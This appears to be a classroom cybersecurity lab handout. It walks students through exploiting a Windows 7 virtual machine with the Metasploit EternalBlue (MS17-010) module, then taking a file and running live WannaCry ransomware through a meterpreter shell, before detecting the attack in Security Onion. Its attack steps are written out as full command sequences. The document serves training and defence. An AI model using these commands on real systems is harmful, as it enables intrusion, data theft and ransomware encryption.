Essential / Driving Questions(s):
1: What is Eternal Blue?
2: What is Metasploit?
3: How do we detect these kinds of attacks?
4: How can we prevent this from happening to us?
Objectives / Goals
Part 1: Perform reconnaissance on the Windows 7 machine and Verify the SMB ports are open.
Part 2: Create a payload with Metasploit and load in the Eternal Blue module.
Part 3: Launch the exploit and create a shell on the Windows 7 machine.
Part 4: Execute the ransomware named WannaCry from within the created shell.
Part 5: Detect the attack with Security Onion and report your findings in detail.
Topology


IP ADDRESSING CHART:
Cyber Kill Chain:

Background / Scenario:
While working as a Tier 1 security analyst you receive a frantic call from a client that has been locked out of their computer. They state that there is a message on the screen saying that all of their files are encrypted and the only way to get them restored is by sending Bitcoin to an address. It is your job to trace how the attack took place and then pass the information on so that the IRT (Incident Response Team) can get to work on restoring the system.
Work through the process of an attacker as they use various tools like Nmap and Metasploit to download and install the ransomware on a vulnerable Windows 7 machine.
- Required Resources:
- PC running Windows or Linux with Oracle VirtualBox installed and at least 8 GB of RAM and 45 GB of free space.
- Security Onion, Kali Linux, and Windows 7(Service Pack 1) .ova’s.
- Internet access to research the threat.
- Starting the Virtual Machines
Here you load up and configure the Virtual Machines that will be used in the lab. You will also do some research to better understand the tools and exploits that are being used.
- Launch the Kali, Security Onion, and Windows 7 Virtual Machines
Use Oracle VirtualBox to start the necessary machines using the following login credentials. If you have room, try and position all 3 so that they are on the screen at the same time.
- Security Onion (Username: analyst/Password: cyberops)
- Kali Linux (Username: kali/Password: kali)
- Windows 7: Service Pack 1(Username: admin/Password: password123)
- What kind of considerations should you take into place when running multiple Virtual Machines? Why?
- Research Metasploit, go to the webpage https://docs.rapid7.com/metasploit/getting-started and describe in your own words what Metasploit is.
- Research Eternal Blue, go to the webpage https://www.avast.com/c-eternalblue and note what operating system it affects and what protocol it is exploiting.
- Explain briefly, what the purpose of the SMB or Server Message Block protocol is.

Ensure that all involved Virtual machines are properly configured. Ping each virtual machine from each machine to ensure they are networked properly. (You may need to turn off Windows firewall)
- When you have verified the connections you may continue with the lab


Part 2: Use The Metasploit application to gain access to the vulnerable Windows 7 machine
Use Kali Linux and Metasploit to attack the vulnerable Windows 7 end user.
Step 1: Perform reconnaissance
Run a basic Nmap scan and verify what services are open (vulnerable) on the current PC.
- Nmap is a tool that is installed by default on Kali Linux. When provided an IP address it will scan the target to see what services, or ports are open. It allows you to add different options, or “switches” that can extract the exact information we are looking for. Open up a terminal window and use the man page of nmap to find and describe the various options -sV, -sC, -T5, -oX.
(kali)-[~]$ man nmap
-sV
-sC
-T5
-oX
You can string together different options in one command. Use the provided command with the previous options we looked up. Let the scan run and then analyze the results.This will put the results of the scan into an XML file named blue.xml that we can use later on if we need it.
(kali)-[~]$ nmap -sV -sC -T5 -oX blue.xml 209.165.200.235
5) How many ports are open?(What port do we need to run our Eternal Blue exploit)

Launch Metasploit and load the modules
Here we will use Metasploit to exploit the vulnerable machine.
- In the same terminal run the command msfconsole this will start Metasploit. This will take a minute to load up.
(kali)-[~]$ msfconsole
- Metasploit has the ability to search through a database for known vulnerabilities. Note how the user prompt changes. In the msf console, run the command search along with the name of the Microsoft security bulletin related to Eternal Blue. This will provide us with the path to the payload that we need to exploit the Windows machine.
msf6 > search ms17-010
- Locate the correct payload we want to use (Note: Remember we are exploiting a Windows 7 machine and want to use Eternal Blue) and run the use command to load the payload into Metasploit.
msf6 > use exploit/windows/smb/ms17_010_eternalblue
- Now with the module loaded in we need to set a target remote host. We are going to run the command set RHOSTS along with the IP address of the vulnerable Windows machine.
msf6 > set RHOSTS 209.165.200.235
- Finally use the run command, this will execute the payload and launch a meterpreter session if successful. A meterpreter session will give us an unstable shell inside of our target machine.
msf6 > run


3: Exploit the Windows machine from within the meterpreter session.
- When the exploit finishes note the current path. We are now inside of the target machine, but we need to poke around to see what our capabilities are.
6) What is the current path you now have(What did the user prompt change to)?
7) What kind of commands are you able to run(Use ? for ideas)?
meterpreter > ?
- Use dir to see what directory we are in. It looks like we are inside of the user’s desktop based on the files that populate the screen. It is possible to change directories, but that is outside the scope of this lab.
meterpreter > dir
8) What is the name of the useful looking file that you find?
- Use the download command to get the file on our machine. We can access its contents when we finish the attack. With the file successfully copied we can now unleash the ransomware on the target.
meterpreter > download secret.txt
Part 3: Use WannaCry ransomware to encrypt the Windows 7 machine.
Use The Zoo, an open source repository of all known malware, to upload the ransomware to the Windows PC.
Step 1: Upload the virus to the target machine.
- Minimize the terminal window and go to the desktop of our Kali VM. Verify that our ransomware is visible. You should see a file called Wanna.exe This was downloaded from an open source project on Github called “The Zoo“. It is live malware and should never be used outside of this lab or test environment. Visit https://github.com/ytisf/theZoo for more information.
- Once you have verified that the file is there, switch back to your meterpreter terminal and enter the command upload Wanna.exe this will start the upload process.
meterpreter > upload Wanna.exe

Go to the Windows virtual machine and verify that the file has been downloaded to the Desktop.

Step 2: Execute the payload
- We have two options here as attackers, we can wait for some user to actually click on the .exe, or we can execute it ourselves if we have the right privileges. Use the commands getuid, getpid, and ps to see who we are, and where we are.
meterpreter > getuid
meterpreter > getpid
meterpreter > ps
9) What is the name of the process ID we are using and who are we using it as?
- Great, we have verified that we have administrative rights! We can execute this program and don’t need to worry about any privilege escalation. Run execute -f Wanna.exe. The -f option stands for file, so we are running this program exactly as if we were at that machine and double clicking on it.
meterpreter > execute -f Wanna.exe
10) What are the Results(Check the Windows virtual machine after a few minutes)?

Summary Report:
Use the Screen Capture if there are no available VM’s

How many alerts were generated by the entire exploit? What are the alert #s and associated event messages?
- When did this occur? (Begin/end date and time. How long did this take?)
- What IP addresses are involved? (indicate which are internal, external) And where applicable indicate the MAC address.
- What IP addresses are involved? (indicate which are internal, external)
- Internal computers: (and associated MAC address(es) and operating system running) (How did you find this? I.e. which tool did you use?)
- External computers: (and associated MAC address(es) and operating system running) (How did you find this? I.e. which tool did you use?)
- What are some of the Source IDs of the rules that triggered from the event? What were the sources of the Source IDs? (List by alert)
- How does the malware / exploit work? Any common operating systems, applications, or file types targeted? (Summary of key points from what you find on researching.)
- Based on events, what vulnerability has been used by the malware or exploit? Consider what exploit(s) occurred and which event messages were generated and associated for each exploit.
- Summarize the details of the exploit. (How this began, what was attacked, any domains used, if so list the names with IP addresses, how was the exploit and malware payload delivered,)
- What other applications (i.e. pivot to Wireshark, Kibana, Bro, etc) did you pivot to substantiate this event is a true positive alert? If you downloaded files, list the files as you named them when you downloaded.
References
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/ms17-010
 Ocelot Security